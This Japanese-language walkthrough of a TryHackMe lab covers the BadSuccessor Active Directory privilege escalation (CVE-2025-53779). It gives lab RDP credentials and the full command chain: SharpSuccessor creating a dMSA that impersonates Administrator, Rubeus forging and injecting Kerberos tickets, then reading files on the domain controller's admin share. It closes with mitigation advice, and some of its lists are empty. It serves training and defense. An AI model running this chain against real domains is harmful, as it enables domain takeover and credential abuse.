
 musa-xvi/active-directory-badsuccessor
Windows を使用した CVE-2025-53779 の悪用を扱う TryHackme ルーム

このルームでは、Active Directory の委任管理サービスアカウント (dMSAs) を悪用する脆弱性である BadSuccessor 権限昇格テクニックについて学びます。この攻撃により、dMSA オブジェクトを十分に制御できるユーザーは別のアカウントを偽装し、場合によってはドメイン管理者権限を獲得できる可能性があります。
ルーム: https://tryhackme.com/room/adbadsuccessor
難易度: 中級
日付: 05/06/2026
バージョン: 1.0
目的: 委任管理サービスアカウントがどのように悪用されて権限を昇格し、Active Directory 環境を侵害するのかを実演します。
役割: Terry Byte (tbyte)
目標: 新しく導入された Active Directory 環境のセキュリティを評価し、BadSuccessor 攻撃に対して脆弱かどうかを判断します。
この攻撃は主に 2 つのフェーズで構成されます:
xfreerdp /v:10.211.101.20 /u:tbyte /p:P\@SSw0rd345 /dynamic-resolution

Proof-of-Concept ディレクトリへ移動します:
cd C:\PoC
内容を確認します: dir
https://github.com/akamai/BadSuccessor/blob/main/Get-BadSuccessorOUPermissions.ps1
notepad Get-BadSuccessorOUPermissions.ps1

.\Get-BadSuccessorOUPermissions.ps1

SharpSuccessor を使用して、Administrator アカウントを偽装する委任管理サービスアカウントを作成します:
.\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator

何が行われるのか?
Rubeus を使用して、委任チケット発行チケット (TGT) を取得します:
.\Rubeus.exe tgtdeleg /nowrap

このコマンドは Base64 エンコードされた Kerberos チケットを返します。
生成されたチケットをコピーします。
.\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>

結果:
dMSA アカウント用の新しい Kerberos チケットがメモリに注入されます。
dMSA チケットを利用して、Administrator コンテキストで実行されているサービスへのアクセスを取得します:
.\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>

結果:
dir \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\
Administrator のデスクトップに保存されているフラグを読み取ります:
Get-Content \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\flag.txt

フラグの取得に成功しました。
BadSuccessor は、委任管理サービスアカウントが Active Directory 環境に権限昇格の経路をもたらす仕組みを示しています。Active Directory は多くの組織のアイデンティティ基盤として機能するため、Kerberos やアカウント委任に影響する脆弱性は深刻な結果を招く可能性があります。
dMSA オブジェクトに対して十分な権限を持つ攻撃者は、以下のことが可能です:
BadSuccessor (CVE-2025-53779) を緩和するには、組織は Microsoft のセキュリティ更新プログラムを速やかに適用し、dMSA の権限を制限・見直し、不審な Kerberos アクティビティを監視し、委任関係を監査し、最小権限の原則を徹底する必要があります。Active Directory の委任設定を定期的に見直すことで、潜在的な権限昇格経路を特定し削減できます。
このルームでは、以下の分野で貴重な実践経験を積むことができました:
